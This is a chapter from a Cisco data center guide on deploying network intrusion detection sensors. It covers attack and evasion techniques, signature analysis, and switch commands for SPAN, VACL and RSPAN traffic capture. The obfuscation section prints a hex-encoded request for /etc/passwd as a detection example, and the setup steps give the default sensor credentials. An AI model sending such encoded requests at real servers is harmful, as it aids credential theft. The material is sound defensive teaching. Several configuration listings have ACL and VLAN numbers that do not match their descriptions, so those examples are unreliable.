This chapter highlights the need for and the benefits of deploying network-based intrusion detection in the data center. It addresses mitigation techniques, deployment models, and the management of the infrastructure.

Intrusion detection systems help data centers and other computer installations prepare for and deal with electronic attacks. Usually deployed as a component of a security infrastructure with a set of security policies for a larger, comprehensive information system, the detection systems themselves are of two main types. Network-based systems inspect traffic “on the wire” and host-based systems monitor only individual computer server traffic.

Network intrusion detection systems deployed at several points within a single network topology, together with host-based intrusion detection systems and firewalls, can provide a solid, multi-pronged defense against both outside, Internet-based attacks, and internal threats, including network misconfiguration, misuse, or negligent practices. The Cisco Intrusion Detection System (IDS) product line provides flexible solutions for data center security.



Note

This chapter is complemented by [Chapter 7, “Traffic Capturing for Granular Traffic Analysis,”](#) and by [Chapter 9, “Deployment of Network-Based IDS Sensors and Integration with Service Modules.”](#)

This chapter includes the following sections:

- [Network-based Intrusion Detection Overview](#)
- [The Need for Intrusion Detection Systems](#)
- [Solution Topology](#)
- [Cisco IDS](#)
- [Methods of Network Attack](#)
- [Cisco IDS Attack Mitigation Techniques](#)
- [Configuring the Network Sensor](#)
- [Configuring Traffic Capture](#)
- [Small-to-Medium Management Tools](#)
- [Enterprise Class Management Tools](#)

- [Tuning Sensors](#)
- [Cisco Product Matrix](#)

Network-based Intrusion Detection Overview

Data centers are experiencing an increase in network security threats resulting in the loss of revenue, productivity, and business opportunity. Comprehensive security policies and architectures that include network-based intrusion detection systems (NIDS) are a means to combat this expanding threat. NIDS perform analysis of all traffic passing on a network segment or subnet. This chapter provides insight into the need for NIDS in the data center and the benefits of a properly deployed, configured, and managed system.

This chapter also describes the techniques used by “electronic thieves” and attackers when attacking networks, and the methods they use to avoid detection. It also explains the methods that Cisco IDS products employ to detect and thwart network intrusion. The goal is to mitigate the impact of these attacks and improve network visibility. The Cisco IDS product line provides a flexible range of deployment options for securing modern network architectures. This chapter also reviews the Cisco management alternatives available in the data center for creating a secure, efficient, and thorough intrusion protection solution.

The Need for Intrusion Detection Systems

Data centers enable the consolidation of critical computing resources in controlled environments under centralized management. They allow enterprises to operate around the clock, according to their business needs. A data center provides the following services to support application availability:

- Infrastructure—Layer 2, Layer 3, intelligent network services, and data center transport
- Application optimization services—Content switching, caching, SSL offloading, and content transformation
- Storage—Consolidation of local disks, network attached storage, and storage area networks (SANs)
- Security—Access control lists (ACLs), firewalls, and intrusion detection systems
- Management—Management devices applied to the elements of the architecture

When a malfunction occurs in the data center and critical business services are not available, the bottom line usually suffers. Security policies must be developed and implemented to mitigate vulnerabilities and assure data center resilience against external and internal threats.

You should deploy security services in the data center as an end-to-end, layered solution consisting of firewalls, access lists, and intrusion prevention and detection systems. You should implement security policies to prevent the following security vulnerabilities:

- Unauthorized access
- Denial of service (DoS)
- Network reconnaissance
- Viruses and worms
- IP spoofing
- Layer 2 attacks

Applications are targets in the data center. Packet inspectors, such as firewalls, are not enough to protect business critical applications from external and internal threats. The devices employed to enforce security policies must scrutinize the protocols and application data traversing the network. NIDS satisfy this requirement by identifying harmful network traffic and performing the appropriate action based on the established security policy. Possible actions include logging, shunning, or resetting traffic that is identified as detrimental to the network.

Solution Topology


The enterprise data center is designed to satisfy the business and application requirements of the organization, and is a complex structure segmented into service and security domains. The following service domains exist in the enterprise data center:

- Internet gateway
- Internet edge
- Extranet data center
- Internet server farm
- Intranet data center

Data center networks have multiple points of vulnerability that are susceptible to attack. To fortify this architecture, strategically position NIDS to protect all the areas within the data center.

[Figure 8-1](#) indicates the multiple network vulnerability points that the enterprise security policy must address across service domains. The deployment of NIDS is essential to a comprehensive security implementation.

Figure 8-1 Enterprise Data Center—Network Vulnerability Points



NIDS monitor these domains and provide protection from various threats. Network sensors (intrusion detection devices) are essential to building a secure enterprise data center architecture. For example, sensors can protect critical assets in the intranet data center from internal threats, such as disgruntled employees. Network sensors can also provide an extra level of safety in the extranet domain by monitoring traffic between partners. Cisco recommends the deployment of network intrusion sensors in the following locations:

- Behind firewalls
- On demilitarized zone (DMZ) segments that house public servers (web, FTP, Domain DNS, or e-commerce)
- Behind VPN concentrators for monitoring unencrypted virtual private network (VPN) traffic
- On segments that house corporate servers or other intranet services that are defined as sensitive in the security policy
- On segments that house network and security management servers

- On the corporate intranet where critical resources are located
- At corporate extranet junction points between the campus network and branch networks as well as between the enterprise and partner networks

Cisco IDS

Cisco comprehensive end-to-end security products include NIDS to meet the needs of different organizations. These intrusion detection security solutions provide the following services:

- Accurate threat detection
- Intelligent threat investigation
- Ease of management
- Flexible deployment options

The deployment options include the following:

- Cisco Intrusion Detection System 4200 Security Appliance (Cisco IDS)
- Cisco Intrusion Detection System Module for the Catalyst 6500 Series switches (Cisco IDSM and IDSM-2)
- Cisco Intrusion Detection System Module for the 2600/3600/3700 series of routers (NM-CIDS)

Each of these network sensors utilizes the Cisco IDS software, which ensures a secure network environment through extensive inspection of potential threats. Cisco IDS software is available as a standalone appliance or integrated into switches, routers, and firewalls.

Enterprise-level management and monitoring is enabled through browser-based user interfaces. This provides a simplified and consistent user experience, and delivers powerful analytical tools that allow for a rapid and efficient response to threats. Secure access to a command-line interface (CLI) is also supported.

Methods of Network Attack

This section includes the following topics:

- [Types of Attacks](#)
- [IDS Evasion Techniques](#)

Network attackers perform reconnaissance to identify and investigate target systems before striking. Reconnaissance may provide the following information to the attacker:

- Host detection
- Network topology
- ACL detection
- Packet filter detection
- Operating system fingerprinting
- Contact information

ICMP, TCP, UDP, or SNMP sweeps and scans are methods of intelligence gathering used in reconnaissance. Attackers also spoof IP addresses and use social engineering to obtain confidential network information. The objective of network reconnaissance is to identify security vulnerabilities and misconfigurations for future exploits. There are many tools available to help the attacker scout the network, such as NMAP, AMAP, HPING2, and SNMPWALK.

NIDS notify administrators when attackers are investigating or attacking their networks. NIDS devices are installed in strategic areas to provide comprehensive coverage of all network segments. Online groups of attackers, often referred to as “black hats”, have developed common methods to attack data centers and bypass these security services. The following sections describe prevalent network attacks and detection avoidance techniques used by black hat intruders.

Types of Attacks

This section briefly describes some of the most common types of network attacks.

Buffer Overflow

The goal of a buffer overflow attack is to overwrite sections of memory on a server or desktop, with specific commands executed by the system on behalf of the attacker. These malicious commands generally create DoS conditions or permit remote system access for the attacker.

The buffer overflow attack exploits the lack of secure software design by developers. Developers must limit the size of the data sent to the buffer or risk crashing the stack. The primary security flaw is a lack of boundary-checking logic for application input or application-generated data. Application data is written to and subsequently accessible in the memory stack. An overflow condition exists when the data exceeds the size of the buffer.

Techniques used to identify systems susceptible to buffer overflows include debugger tools, trial and error, and brute force attacks. The hacker modifies the specifics of the attack for the target application and operating system. Lengthy URL strings are one common input value used by attackers to overflow system buffers.

Worms

A worm is a computer program that replicates itself on the local host or throughout the network but does not infect other program files on the system. This type of attack may propagate itself through e-mail attachments or Internet Relay Chat (IRC) exchanges. Worms are typically undetected until the consumption of significant network resources occurs, primarily processor utilization or bandwidth, which denies services to other application or network tasks.

Worms designed to identify confidential information on the compromised system are a particular threat. The worm may search files for key words such as “finance”, “SSN”, or “credit” and then forward the file information to the attacker. Worms may also create DoS conditions, such as the Code Red worm that exploited the buffer overflow vulnerabilities in Microsoft IIS software.

Trojans

To obtain information without authorization, attackers often invoke the use of Trojan horse programs. These programs pretend to be a benign application but are, in reality, a threat to system security and organizational data. A Trojan does not replicate like a virus or transmit itself like a worm to other network devices. Trojan horse programs launch DoS attacks, erase local disk drives, or permit system

hijacking. FTP and WWW archives are areas where victims may unknowingly download these malicious files. Peer-to-peer file exchanges via IRC or e-mail attachments are other methods to import this hidden security risk. Files with the extensions of “exe”, “vbs”, “com”, or “bat” can potentially carry Trojan horse programs into your network. Back Orifice is a common Trojan horse utility.

CGI Scripts

The Common Gateway Interface (CGI) enables the creation of dynamic and interactive web pages. Web servers use CGI to permit interaction between server programs and web users. The capacity to interact with the user is both a powerful feature and a significant security vulnerability. Attackers can exploit the programming mistakes present in CGI scripts to gain access to system files. If a developer fails to verify application input, a CGI script can allow an attacker to perform backtracking or shell-based vulnerability attacks. The Nimda worm, for example, used a flaw in the CGI implementation of Microsoft IIS web servers to issue the root.exe command and infect other devices.

Backtracking is the practice of adding the directory label “..” to file pathnames. A common mistake made by programmers is failing to verify that the input data does not contain the backtrack characters. Attackers can use this vulnerability to gain access to files that should not be available to the web service.

The shell attack works on UNIX operating systems to gain root shell access. This attack is typically performed by adding the pipe “|” character to the end of application input to force the execution of malicious commands.

Protocol Specific Attacks

Protocol specifications describe the rules and procedures that devices obey when performing network activities. Exploitations of ARP, IP, TCP, UDP, ICMP, and application protocols are the result of weaknesses in protocol design. Protocol threats fall under two categories: protocol impersonation (spoofing) or malformed protocol messages. The intent of protocol attacks is to deceive, compromise, and/or crash the target device.

To bypass application security, attackers can use protocol analyzers and manipulate the standard methods of communication. For instance, Address Resolution Protocol (ARP) does not require authentication of its messages. Hackers use this flaw to perform “man-in-the-middle” attacks using gratuitous ARP. The attacker impersonates the default gateway for a network segment and is then able to capture all traffic on that segment.

Traffic Flooding

Traffic flooding is an attack technique that targets the capacity of NIDS to manage heavy traffic loads and to screen for potential attacks. If an attacker can create a congested environment, the NIDS must analyze and report on large amounts of data. An intruder may execute an attack under these conditions, hoping it will be unnoticed by the security devices and security personnel amidst the network chaos. Desensitizing the network security infrastructure is the primary goal of this attack. Attack tools such as Stick and Snot consume NIDS processing power and may be used as part of a traffic flooding attack.

IDS Evasion Techniques

This section describes the methods that attackers may use to evade the protections provided by NIDS.

Fragmentation


IP performs fragmentation by dividing one large packet into smaller packets. IP fragmentation provides a flexible method for data to traverse the networks using different media types, which have different maximum transmission units (MTU). The recipient of the fragmented packets must reassemble the data payload before forwarding it to the Application layer. Properly formed IP fragments have the following attributes:

- Shared fragment ID
- Offset information in relation to the original, unfragmented packet
- Length of the data in the fragment
- Indication of other fragments to follow

To analyze properly fragmented traffic, the network sensor must reconstruct these packets in the same manner as the destination host. The rebuilding of packets requires the sensor to keep the data in memory and compare the information against its active signature list. A signature is a known pattern of attacks for which the network sensor looks when monitoring traffic. This procedure is processor intensive. Techniques used by attackers to evade detection by masking attacks as legitimate traffic include fragmentation overlap, overwrite, and timeouts.


Fragmentation overlap requires that packet fragments overwrite portions of previously sent packets. The reassembly of these two fragments creates a malicious packet on the host that evades network detection. Attacks that use the fragmentation overlapping technique include the teardrop fragmentation overlap attacks. For example, the fragmentation overlap attack can force a change in the destination port from 80 to 23 to permit Telnet access to the target device (see [Figure 8-2](#)).

Figure 8-2 Typical Fragmentation Overlap Attack



Overwriting previously sent fragments is another way to exploit fragmentation. The intruder hides an attack among a number of packets and overwrites the unnecessary fragments to form a malicious packet (see [Figure 8-3](#)). Fragrouter is a tool that attackers often use to fragment IP packets.

Figure 8-3 Fragmentation—Overwrite



The network intrusion sensor must maintain state for all of the traffic on the segment it is monitoring. The length of time that the sensor can maintain state information may be shorter than the time that the destination host can maintain state information. Attackers try to take advantage of any limitation in the sensor by sending attack fragments over a long period.

Flooding

Network intrusion devices themselves are sometimes the targets of DoS attacks. The attacker launches the attack to overwhelm the sensor and cause a fail-open situation. A common technique to generate a flood situation is spoofing legitimate UDP or ICMP traffic. The traffic flood hides the true intent of the attacker like the proverbial “needle in the haystack”.

Obfuscation

To evade detection, attackers employ a technique called obfuscation, which is the practice of concealing an attack by translating the data into a different character set. Obfuscation tries to exploit any weakness in the signature set supported on the sensor and its ability to replicate the way the destination host interprets application data.

For example, the HTTP request, “GET /etc/passwd” in hexadecimal notation is as follows:

```
GET %65%74%63/%70%61%73%73%77%64
```

Or

```
GET %65%74%63/%70a%73%73%77d
```

Successful detection of this request requires that the sensor supports the hexadecimal encoding format or includes these hexadecimal strings in its set of attack signatures.

Unicode presents particular challenges for NIDS. Unicode/UTF-8 standard allows one character to be represented in several different formats. In addition, applications may use different Unicode implementations for decoding. Attackers may also double-encode data, exponentially increasing the number of signatures required to catch the attack.

Encryption

Intrusion detection devices must be able to monitor and interpret many traffic types to alert the enterprise to security threats. HTTP, FTP, and ARP are a few examples. However, monitoring encrypted traffic creates a problem for sensors. Encryption provides several security services, including data integrity, non-repudiation, and data privacy. Attackers utilize these security features to evade detection and hide attacks that may threaten a network. The Secure Socket Layer (SSL), which takes advantage of encryption, is a traffic type that blinds the sensor to possible attacks against web servers because the sensor is unable to read the encrypted data. Delivering malicious code within an SSL session is a powerful method of attacking network resources such as secure web servers.

Asymmetric Routing

The path through the network that the attack uses can reduce the effectiveness of intrusion detection devices. If multiple routes exist to a target device, the attacker can distribute the attack packets to evade detection despite the presence of sensors on each network segment. Because of the asymmetric routing in the network, each individual sensor is unaware of the complete attack package. Symmetric routing allows a single sensor to see all of the activity on a network segment, which provides a better opportunity for detecting an attack.

Cisco IDS Attack Mitigation Techniques

This section describes the types of signature analysis performed by Cisco NIDS, and includes the following topics:

- [Simple Pattern Matching](#)
- [Session-Aware Pattern Matching](#)
- [Context-Based Signatures](#)
- [Protocol Decode Analysis](#)
- [Heuristic Analysis](#)
- [Traffic Anomaly Analysis](#)

Cisco sensors counteract evasive and destructive attack techniques by accurately identifying known attacks and limiting the occurrences of false alarms. The network designer should route traffic through network segments monitored by Cisco sensors to take advantage of this capability.

Signature-based analysis allows one to monitor a network segment. Detecting worms, scans, or Application layer attacks is possible by examining the packet header and payload. By comparing captured network traffic to an extensive set of predefined signatures, Cisco sensors can detect network attacks such as fragmentation, obfuscation, and buffer overflows.

These signatures are stored in the Cisco Secure IDS Network Security Database (NSDB). The Cisco sensor compares each packet to the NSDB. The NSDB is not static; updates are regularly available online to keep it current with the latest attacks. You can also add custom signatures to thwart new threats identified in your network.

When packet information matches an active signature, the sensor responds in any of the following ways that you choose to enable:

- Logs the event (IP logging)
- Forwards the event to an NIDS manager
- Performs a TCP reset (if applicable)
- Shuns the traffic through dynamic configuration of other network devices

These responses are applicable to all triggering events, which includes any packet or sequence of packets that the sensor identifies as suspect or dangerous.

Simple Pattern Matching

This is the most basic of pattern matching techniques Cisco sensors employ. Simple pattern matching detects a sequence of bytes contained in one packet captured by the sensor.

Session-Aware Pattern Matching

Session-aware pattern matching requires the sensor to maintain state information on the TCP streams present in the network. Accurate detection is dependent on the sensor buffering and interpreting the complete conversation across packet boundaries. The sensor orders the packets appropriately before applying signature rules to address the issue of fragmentation.

Context-Based Signatures

Context-based signature analysis is another approach used to combat malicious activity. This type of examination requires the sensor to understand the circumstance of the conversation and determine the appropriateness of certain patterns within the packet. For example, attacks against a web server often occur in the URL request. The sensor starts looking for buffer overflow signatures after the client sends the HTTP request. The Cisco sensor must be aware of the flow and parameters of each traffic type being searched for context-based signatures.

Protocol Decode Analysis

Protocol decode analysis decodes the various elements in a series of packets in the same manner as do the client or server in the conversation. Full protocol decode allows other analysis tools to be used in the validation process. Using signatures to detect certain patterns within the protocol is a common practice.

Protocol decode compares the traffic patterns with the specifications outlined in the RFC documentation. Traffic found to be non-compliant with the RFC causes logging and/or alerting the network administrator of a possible threat. This type of analysis requires the sensor to be protocol-aware. Cisco sensors understand the following protocols:

- DNS
- SMB
- RPC
- HTTP (with full de-obfuscation)
- SMTP
- SNMP
- FTP
- ICMP
- TFTP
- Telnet
- SSH
- TFTP
- IDENT
- POP
- IMAP
- LPD

Heuristic Analysis

Cisco sensors employ heuristic analysis to determine network traffic statistics. A sensor applies logical algorithms to determine the type of traffic traversing the network (learning through discovery). Deviation from the standard traffic statistics triggers an event. The sensor “learns” when you tune the algorithms to reduce the number of false positives and to more accurately monitor the network.

A common example that demonstrates heuristics at work is the detection of a ping flood. If the number of pings received during any one period exceeds the statistical average number of pings, an event is triggered. Cisco sensors use the expected network behavior to validate traffic patterns. Interpreting complex relationships through heuristics is sometimes the only way to detect in-depth attacks.

Traffic Anomaly Analysis

Cisco intrusion sensors are able to detect deviations in the normal traffic patterns associated within a network segment, where normal is the standard, well-behaved traffic expected on your network. Traffic anomaly analysis requires you to define thresholds for interesting traffic types. After you define the limits, the sensor responds to traffic patterns exceeding the threshold by triggering an event. Traffic anomaly analysis can detect any abnormal events, such as the following:

- Flood of UDP packets, which might be the beginning of a DoS attack
- Sudden increase in ICMP traffic, which is typical of reconnaissance by an attacker
- Abnormally large web request, which is often associated with a buffer overflow attack

Traffic anomaly analysis is most effective in a relatively static environment. Your ability to define the normal traffic patterns is the key to its effectiveness. The data center environment is well-suited to traffic anomaly detection because the applications can be controlled and characterized.

Traffic anomaly analysis may be able to detect attacks without a known attack signature by successfully identifying abnormal traffic conditions. However, when the sensor detects abnormal traffic, the actual source of the traffic is unclear. Traffic anomaly analysis indicates only the possibility of an attack. The network administrator must interpret the sensor data to determine whether the abnormal network activity is authorized.

Configuring the Network Sensor

You use the CLI to perform the initial configuration of a Cisco intrusion detection sensor. There are three methods to access the Cisco IDS software CLI:

- Telnet or SSH session to the sensor
- Serial connection to the local console interface
- Monitor and keyboard

Cisco IDS sensors are available as the following hardware types:

- Cisco Intrusion Detection System 4200 Security Appliance (Cisco IDS)
- Cisco Intrusion Detection System Module for the Catalyst 6500 Series of switches (Cisco IDSM and IDSM-2)
- Cisco Intrusion Detection System Module for the 2600/3600/3700 Series of routers (NM-CIDS)

The IDS modules (IDSM) are blades that plug into a Catalyst 6500. An IDSM does not have a network interface of its own; it connects to the Catalyst 6500 through the backplane.

To configure Cisco IDSM and IDSM-2 using CatOS, enter the following commands from the CLI prompt: `Console> (enable) session module_number`.

To configure Cisco IDSM and IDSM-2 using Cisco Native IOS, enter the following commands from the CLI prompt: `Router# session slot slot_number processor 1`

To define the basic system parameters required by the sensor, complete the following steps:

-
- Step 1** When prompted by the system, enter the username and password.
- The default username and password for the sensors are both *cisco*. When you first log in, the system prompts you to change the default password. The new password must be at least eight characters in length and must not occur in a dictionary or be based on a word in a dictionary.
- Step 2** Enter the following command:
- ```
ids# setup
```
- Step 3** Respond to the prompts and configure the following settings for the sensor:
- Hostname
  - IP address
  - Net mask
  - Default gateway
  - Telnet server status (default=disabled)
  - Web server port (default=443)
  - Network Time Protocol (NTP) parameters
- Step 4** Specify an access list of allowed networks for remote management access.
- You can now access the sensor over the network to which it is connected. To complete the rest of the sensor configurations, you can use the tools discussed in [Enterprise Class Management Tools, page 8-19](#). You can also use the CLI to perform the rest of the configuration.
- 

## Configuring Traffic Capture

A Cisco intrusion detection sensor passively listens in promiscuous mode to network traffic that is replicated to it. This section describes several methods to forward network traffic to a sensor that a host Catalyst 6500 can use, and includes the following topics:

- [Configuring SPAN](#)
- [Configuring VACLs](#)
- [Configuring RSPAN with VACL](#)
- [Configuring MLS IP IDS](#)




### Note

[Chapter 7, “Traffic Capturing for Granular Traffic Analysis,”](#) provides details on the advanced traffic capturing techniques and [Chapter 9, “Deployment of Network-Based IDS Sensors and Integration with Service Modules,”](#) provides information on how to deploy multiple sensors for scalability and granular traffic analysis in a fully switched data center environment.

---

[Figure 8-4](#) shows the basic setup of a sensor in the network.

**Figure 8-4 Basic Network Sensor Deployment****Note**

This section highlights deployment on the Catalyst 6500 chassis. For configuration details with other Cisco platforms, see the relative documentation on the Cisco website at <http://www.cisco.com>.

When deploying intrusion detection, it is important to capture synchronous traffic so that the sensor has access to both sides of the conversation. If the network sensor has access to only half the conversation, its ability to properly analyze the traffic is limited.

## Configuring SPAN

Switched Port Analyzer (SPAN) copies packets from multiple sources, VLANs, or ports to a single destination port. SPAN captures all traffic from the designated sources and identifies it as received (Rx), transmitted (Tx), or Both. Consider the direction of the SPAN capture to prevent packet duplication to the SPAN destination port. Packet duplication can affect Cisco IDS performance by doubling the traffic load the sensor must process.

The TCP reset feature permits Cisco IDS to issue TCP resets to the source of malicious traffic and to the target device. This disrupts the attack by tearing down the TCP session. The destination port of the SPAN session must have learning disabled so that it does not disrupt the flow of traffic to the destination host, and must be able to accept the incoming TCP resets. A port defined with these properties does not participate in the Spanning-Tree Protocol (STP).

**Note**

Destination SPAN ports on the Catalyst 6000 running Cisco Native IOS code do not support TCP resets.

The Catalyst 6000 can support only a limited number of concurrent SPAN sessions. The Catalyst 6000 running Cisco IOS supports a maximum of two SPAN sessions. The Catalyst 6000 deployed with Catalyst IOS can maintain two received (Rx) sessions, two Both sessions, or four transmitted (Tx) sessions.

**Note**

For complete details regarding SPAN, see the *Catalyst 6500 Series Software Configuration Guides* at the following URL:

[http://www.cisco.com/en/US/products/hw/switches/ps708/prod\\_configuration\\_guides\\_list.html](http://www.cisco.com/en/US/products/hw/switches/ps708/prod_configuration_guides_list.html)

## CatOS Configuration Examples

The following command creates a SPAN session with a source port of 2/2 and a destination port of 3/5, and filters VLANs 10 and 20 from the source:

```
catOS6500 (enable) set span 2/2 3/5 filter 10, 20
```

The following command creates a SPAN session with a source VLAN of 10 and a destination port of 3/5.

```
catOS6500 (enable) set span 10 3/5
```

The following command creates a SPAN session with a source VLAN of 10 and a destination port of 3/5 that supports TCP resets:

```
catOS6500 (enable) set span 10 3/5 inpkts enable learning disable
```

To disable the SPAN command session, enter the following command:

```
set span disable source port
```

## Cisco IOS Configuration Examples

The following commands create a SPAN session with a source port of 2/2 and a destination port of 3/5, and filter VLAN 10 from the source:

```
catIOS(config)# monitor session 1 source interface GigabitEthernet 2/2
catIOS(config)# monitor session 1 filter vlan 10
catIOS(config)# monitor session 1 destination interface GigabitEthernet 3/5
```

The following commands create a SPAN session with a source VLAN of 10 and a destination port of 3/5:

```
catIOS(config)# monitor session 1 source vlan 10 both
catIOS(config)# monitor session 1 destination interface GigabitEthernet 3/5
```

To disable the SPAN session, enter the following command:

```
no monitor session id
```

## Configuring VACLs

VLAN ACLs (VACLs) offload processing from the Supervisor engine to the policy feature card. A VACL, also known as a security ACL, specifies the traffic to copy from one or more source VLANs to a destination port, named the capture port. There are no limits on the number of capture ports. To support multiple VLANs, define the capture port as a trunk. However, the TCP reset feature does not work if the capture port is a trunk.

All packets entering a VLAN are subject to the filters configured in the VACL.



### Note

For complete details regarding VACLs, see the *Catalyst 6500 Series Software Configuration Guides* at the following URL:

[http://www.cisco.com/en/US/products/hw/switches/ps708/prod\\_configuration\\_guides\\_list.html](http://www.cisco.com/en/US/products/hw/switches/ps708/prod_configuration_guides_list.html)

Context-based Access Control (CBAC) and VACLs cannot be configured on the same interface.

## CatOS Configuration Examples

The following commands create a security ACL to capture all traffic on VLANs 10 and 11 and send the traffic to port 3/5:

```
catOS6500 (enable) set security acl ip MyCapture permit ip any any capture
catOS6500 (enable) commit security acl MyCapture
catOS6500 (enable) set security acl map MyCapture 10,11
catOS6500 (enable) set security acl capture-ports 3/5
```

To remove the VACL capture, use the **clear security acl MyCapture** command. To commit the changes, use the **commit security acl MyCapture** command.

## Cisco IOS Configuration Examples

The following commands create a security ACL to capture all traffic on VLANS 100 and 101 that are not related to SSL (port 443):

```
catIOS(config)# access-list 100 permit ip any any
catIOS(config)# access-list 101 deny ip any any eq 443
catIOS(config)# vlan access-map MyCap 10
catIOS(config-access-map)# match ip address 200
catIOS(config-access-map)# action forward capture
catIOS(config)# vlan access-map MyCap 20
catIOS(config-access-map)# match ip address 201
catIOS(config-access-map)# action forward
catIOS(config)# vlan filter MyCap vlan-list 100 , 101
catIOS(config)# interface gi3/5
catIOS(config-if)# switchport capture
```

Use the **no** form of the previous commands to remove the VACL configuration in Cisco IOS.

## Configuring RSPAN with VACL

RSPAN allows monitoring network traffic across switches. RSPAN supports source ports or source VLANs and destination ports on different switches. Applying VACLs to the destination (RSPAN) VLAN lets you filter captured traffic destined for the sensor. See [Chapter 7, “Traffic Capturing for Granular Traffic Analysis,”](#) for additional details.

## CatOS Configuration Example

The following commands create the RSPAN session to send all 200 and 201 VLAN traffic to destination port 3/1:

```
catOS6500 (enable) set vlan 100 rspan name IDS_CAPTURE state active
catOS6500 (enable) set security acl ip MyACL permit ip any any
catOS6500 (enable) commit security acl MyACL
catOS6500 (enable) set security acl map MyACL 100
catOS6500 (enable) set rspan source 200,201 100 both multicast enable create
catOS6500 (enable) set rspan destination 3/1 100 create
```

## Cisco IOS Configuration Example

The following commands create the RSPAN session and send all non-SSL VLAN 20 traffic to the RSPAN VLAN 100:

```
catIOS(config)# vlan access-map RSPAN-VACL 10
catIOS(config-access-map)# action forward
catIOS(config-access-map)# match ip address IDS-TRAFFIC
catIOS(config-access-map)# vlan filter RSPAN-VACL vlan-list 100
catIOS(config)# interface vlan100
catIOS(config-if)# description RSPAN Destination VLAN
catIOS(config-if)# no ip address
catIOS(config-if)# ip access-list extended IDS-TRAFFIC
catIOS(config-ext-nacl)# deny tcp any any eq 443
catIOS(config-ext-nacl)# deny tcp any any eq 443 any
```

```
catIOS(config-ext-nacl)# permit ip any any
catIOS(config)# monitor session 1 source vlan 20 rx
catIOS(config)# monitor session 1 destination remote vlan 100 reflector-port fa0/24
```

